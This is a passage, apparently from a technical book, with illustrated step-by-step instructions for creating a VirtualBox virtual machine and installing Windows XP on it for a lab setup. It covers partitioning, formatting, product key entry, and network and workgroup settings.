
9. We get the **Summary** window which will show us that it is going to create our virtual machine with the following parameters: name of the virtual machine, type of operating system, base memory (RAM), and the size of the hard disk. After verifying all of the settings, click on **Create** to create the virtual machine.
10. Now **Oracle VM VirtualBox Manager** will open, and it will show the virtual machine in the right pane. Select that virtual machine and click on **Start** to start the installation process for Windows XP.




11. A new window will appear with the message **Welcome to the First Run Wizard!** Click on **Next** to begin.

12. Now a new window will appear with the option of selecting the source installation media. This option allows us to select the ISO image of Windows XP or the DVD-ROM drive to install from the CD/DVD. Select the appropriate option and then click on **Next**.


13. A new **Summary** window will open and it will show the type of media that was selected for installation, the media source, and the type of device. Click on **Start**.




14. Windows XP installation will start and a blue screen appears with the message **Windows Setup** on the upper-left side.




15. Now we will get a new window with the message **Welcome to setup**. Here we can see three options, the first option is **To set up Windows XP now, press ENTER**.




16. We will then be prompted to agree to the Windows XP license; press *F8* to accept.
17. After accepting the agreement we will see the unpartitioned space dialog. We will need to create partitions from this unpartitioned space. Select the second option **To create partition in the unpartitioned space, press C**.




18. After pressing *C*, the next step is to set the size of the new partition and then press **Enter**.




19. After creating the new partition, we can now see three options here; select the first option **To set up Windows XP on the selected item, press ENTER** to continue.




20. Now we have to format the selected partition before continuing the installation process. Here we see four options for formatting and select the first option which is **Format the partition using the NTFS file system (Quick)** and press *Enter*.




21. Now setup will format the partition.



22. After formatting the partition, the setup will copy the Windows files.




23. After copying the Windows files it will restart your virtual machine after 10 seconds, or press **ENTER** for immediate restart.




24. After restarting the virtual machine you will see the Windows XP boot screen.
25. The Windows installation process will start and will take approximately 40 minutes to complete.
26. Now a new window will appear for **Regional and language Options**, just click on **Next >**.


27. After that a new window will appear asking for your **Name** and **Organization** name; enter these details and click on **Next >**.




28. A new window will appear asking for the **Product Key**; enter the key and click on **Next >**.



29. The next wizard will ask for a **Computer name** and **Administrator password**, enter these details and click on **Next >**.




30. This will be followed by a screen to enter the date, time, and time zone settings. Select the time zone according to your country, enter the date and time, and then click on **Next >**.




31. We will see the installation screen again, with **Installing Network** settings.

32. A new window will prompt us to choose the network settings. Select **Typical settings**. If we want to configure our network settings manually, we can select **Custom settings** and then click on **Next >**.



33. The wizard will ask if we want to make the computer a member of the workgroup or domain. For our lab we select **WORKGROUP** and click on **Next >**.




34. We will then see the Windows XP boot screen.
35. After Windows XP has booted, we will see a message **Welcome to Microsoft Windows**. To continue, click on **Next**.

36. The wizard will ask us whether or not to turn on the automatic updates. Make the selection according to your preference and then click on **Next**.

37. The next wizard will ask about internet connectivity; we suggest you skip it by clicking on **Skip**.

38. Now the wizard will ask about online registration; we do not want to register, so we select the second option and click on **Next**.



